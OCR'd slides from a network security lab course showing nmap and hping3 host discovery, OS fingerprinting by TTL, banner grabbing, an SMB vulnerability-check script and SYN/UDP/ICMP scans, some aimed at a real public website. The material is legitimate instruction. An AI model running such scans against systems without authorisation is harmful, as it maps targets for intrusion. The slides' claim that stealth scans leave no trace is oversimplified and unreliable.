
```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# nmap -sP 192.168.0.0/24

Starting Nmap 6.46 ( http://nmap.org ) at 2017-07-04 21:34 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0015s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.0.2
Host is up (0.00066s latency).
MAC Address: 00:50:56:F6:13:16 (VMware)
Nmap scan report for 192.168.0.254
Host is up (0.00050s latency).
MAC Address: 00:50:56:F1:C4:A8 (VMware)
Nmap scan report for 192.168.0.131
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.01 seconds
root@kali:~#
```

Network security lab

Nmap can be used with the -O option to obtain Operating System (OS) information.

- Nmap usage
  - Detect the operating system.
    - Option : -O
    - E.g., nmap -O 211.171.14.207




- For a machine, the device type is marked as embedded.

Network security lab

Nmap provides the --top-ports N option (where N stands for 'number') to scan the top N ports for high usage.


- Nmap usage
  - Scan the top N most used ports
    - Option : --top-ports N (number of ports)
    - E.g., nmap --top-ports 5 211.171.14.207



Network security lab

When you use the --script option in Nmap, you can utilize scripts provided by Nmap for scanning. These scripts are located in the scripts folder where Nmap is installed.


- Nmap usage
  - Scan with scripts
    - Option : --script
    - E.g., nmap -p 139, 445 --script=smb-check-vulns 192.168.150.24
      Use the smb-check-vulns script to check for MS08-067 vulnerability and whether or not the Conficker worm is infected.




Network security lab

If you scan with ping, you can see that Linux has a TTL value of 64 and Windows has a TTL value of 128.

- Scan type → ping & ICMP scan
  - ping & ICMP scan
    - When sending a ping to Linux



- When sending a ping to Windows



Network security lab

Each operating system has its own TTL value. You can guess the operating system by checking the TTL value that comes back when you ping it.


- Using TTL values to estimate the operating system
  - Each operating system has its own TTL value.

OS/Device	Version	Protocol	TTL
AIX	3.2, 4.1	ICMP	255
FreeBSD	5	ICMP	64
HP-UX	11	ICMP	255
HP-UX	11	TCP	64
IRIX	6.x	TCP and UDP	60
IRIX	6.5.3, 6.5.8	ICMP	255
Juniper		ICMP	64
Linux	2.4 kernel	ICMP	255
Linux	Red Hat 9	ICMP and TCP	64
SunOS	4.1.3/4.1.4	TCP and UDP	60
SunOS	5.7	ICMP and TCP	255
Windows	Server 2003		128
Windows	XP	ICMP/TCP/UDP	128


Network security lab

The information displayed when logging onto a remote system, such as Telnet, is known as a banner. It shows the version of the application and other relevant details. This enables you to gather information.


- Banner grabbing
  - Check the operating system version and kernel version
    - Also on port 21, 23, 25, 110, 143



< Banner grabbing for a web server>



< < Banner grabbing for a SMTP server>



< Banner grabbing for a DB (Mysql) server>

Network security lab

Sometimes homepages like Naver block ICMP packets for security reasons. To verify that the server is up and running in these cases, you can scan for ports with active services to see if the server is present and running. Below are the results of the HTTP port scan.

- Lab environment
  - Kali Linux
- SYN scan
  - Use the hping3 command, type the command as shown below.
    - -c : number of packets to send / -p : port / -S : SYN packet flag


```
root@kali:~# hping3 -S www.naver.com -p 80 -c 2
HPING www.naver.com (eth0 125.209.222.142): S set, 40 headers + 0 data bytes
len=46 ip=125.209.222.142 ttl=128 id=39884 sport=80 flags=SA seq=0 win=64240 rtt=5.
9 ms
len=46 ip=125.209.222.142 ttl=128 id=39893 sport=80 flags=SA seq=1 win=64240 rtt=5.
6 ms

--- www.naver.com hping statistic ---
2 packets transmitted, 2 packets received, 0% packet loss
round-trip min/avg/max = 5.6/5.7/5.9 ms
root@kali:~#
```

Network security lab

Sometimes homepages like Naver block ICMP packets for security reasons. To verify that the server is up and running in these cases, you can scan for ports with active services to see if the server is present and running. Below are the results of the HTTP port scan.

- SYN scan
  - Check the scan results with Wiresharks



  - The reason RST packets are sent : to force the server you're trying to connect to terminate the session with a 3-way handshake, leaving no trace of the connection.

Network security lab

To see which ports are being probed by the hping3 commands, you can increment each port number by one.


- Lab environment
  - Kali Linux
  - Linux-based server with Telnet enabled
- SYN scan
  - Run the commands on Kali Linux as shown below.

```
root@kali:~# hping3 -8 20-25 -S 192.168.10.134
Scanning 192.168.10.134 (192.168.10.134), port 20-25
6 ports to scan, use -V to see all the replies
+----+-----------+---------+---+-----+-----+-----+
|port| serv name |  flags  |ttl| id  | win | len |
+----+-----------+---------+---+-----+-----+-----+
   20:                      64    68 39042   (ICMP   3  10 from 192.168.10.134)
   21:                      64    68 61976   (ICMP   3  10 from 192.168.10.134)
   22 ssh         : .S..A... 64     0 14600    46
   23 telnet      : .S..A... 64     0 14600    46
   24:                      64    68 24696   (ICMP   3  10 from 192.168.10.134)
```

Network security lab

To see which ports are being probed by the hping3 commands, you can increment each port number by one.

- SYN scan
  - Check the scan results with Wiresharks



Network security lab

In addition, you can check what services exist by scanning through hping3.

- UDP scan

```
root@kali:~# hping3 -2 192.168.10.134 -p 80 -c 5
HPING 192.168.10.134 (eth0 192.168.10.134): udp mode set, 28 headers + 0 data bytes
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2433 seq=0
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2434 seq=1
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2435 seq=2
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2436 seq=3
ICMP Unreachable type=10 from ip=192.168.10.134 name=UNKNOWN
status=0 port=2437 seq=4

--- 192.168.10.134 hping statistic ---
5 packets transmitted, 5 packets received, 0% packet loss
round-trip min/avg/max = 1.6/3.5/8.0 ms
```

Network security lab

In addition, you can check what services exist by scanning through hping3.

- ICMP scan

```
root@kali:~# hping3 -1 192.168.10.134 -c 3
HPING 192.168.10.134 (eth0 192.168.10.134): icmp mode set, 28 headers + 0 data byte
s
len=46 ip=192.168.10.134 ttl=64 id=182 icmp_seq=0 rtt=1.9 ms
len=46 ip=192.168.10.134 ttl=64 id=183 icmp_seq=1 rtt=1.4 ms
len=46 ip=192.168.10.134 ttl=64 id=184 icmp_seq=2 rtt=1.3 ms

--- 192.168.10.134 hping statistic ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 1.3/1.5/1.9 ms
```